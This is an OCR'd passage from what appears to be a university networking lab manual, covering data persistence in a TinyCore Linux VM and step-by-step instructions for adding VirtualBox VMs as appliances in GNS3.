

TinyCoreLinux [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
TC Exit Options
Shutdown
Reboot
Exit to Prompt
Backup Options:
Backup
sda1/tce
OK
Cancel

Figure 24 – Reboot and Backup

10. After the VM restarts, open the editor again, and this time click ***File –> Open File***. In the new window, you should see the file you saved earlier




Figure 25 – Checking to see if the file was retained after reboot

11. You can open it again if you want, but seeing it listed is good enough to know that data persistence via backup is working

You will want to add this lightweight VM to your GNS3. It is a little more robust than the VPCS that comes with GNS3.

1. Follow the directions in Chapter 6 for adding any virtual machine to GNS3.

End of Lab




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 6

Adding a Virtual Machine to GNS3

MATHEW J. HEATH VAN HORN, PHD

GNS3 is unique in that it is an emulator, rather than a simulator, such as Cisco's Packet Tracer. With GNS3, you can add any VM you create in VirtualBox and use it within the GNS3 environment. The purpose of this lab is to give you experience in creating GNS3 appliances using VMs

LEARNING OBJECTIVES

- Create GNS3 appliances using VirtualBox VMs

PREREQUISITES

- Oracle VirtualBox installed with at least one functional VM
- Chapter 2 – Setting up a GNS3 environment

DELIVERABLES

- None – this is a preparatory lab for other labs

RESOURCES

- GNS3 Documentation – https://docs.gns3.com/docs/

CONTRIBUTORS AND TESTERS

- Enzo Gonzalez

Phase I – All the steps required

This is pretty straightforward. In this lab, we use a Windows Server VM as an example; however, any VM you create in VirtualBox can be used.




Figure 5 – Screenshot of the VM showing in GNS3 Workspace

1. Open VirtualBox and choose a VM you want to import into GNS3. You can use TinyCore Linux from Chapter 5 if you like. In this example, we are using a Windows Server VM

2. Start GNS3

3. Create a new lab

4. On the GNS3 menu, navigate to ***Edit*** and then ***Preferences***




Figure 1 – Adding VirtualBox VMs to GNS3

5. Select ***VirtualBox VM***s, and you will see a list of VirtualBox VMs (if any) already added to GNS3

6. Select ***new*** at the bottom of the window




Figure 2 – Adding new VirtualBox VMs to GNS3

7. Make sure the radio button for running the VM on my local computer is selected, and click on ***Next***




Figure 3 – Radio button selected

8. You will now see a window with a drop-down box to select any of the VMs that are loaded in VirtualBox; in this example, we will select ***Windows Server 2022*** for GNS3




Figure 4 – Adding Windows Server 2022

9. Click ***Finish***

10. To edit the properties of the VM, click ***edit*** on the bottom left of the window

    10.1. Here you can change things such as the default symbol, device name, RAM, etc

    10.2. In the ***Network*** tab, make sure to check the ***Allow GNS3 to use any configured VirtualBox adapter*** option box

    10.3. When you are finished, make sure you click ***Apply*** or risk the VM not being added

11. Click ***OK***

12. Click on the ***all devices*** button, and you can now see our VM added to the appliance list

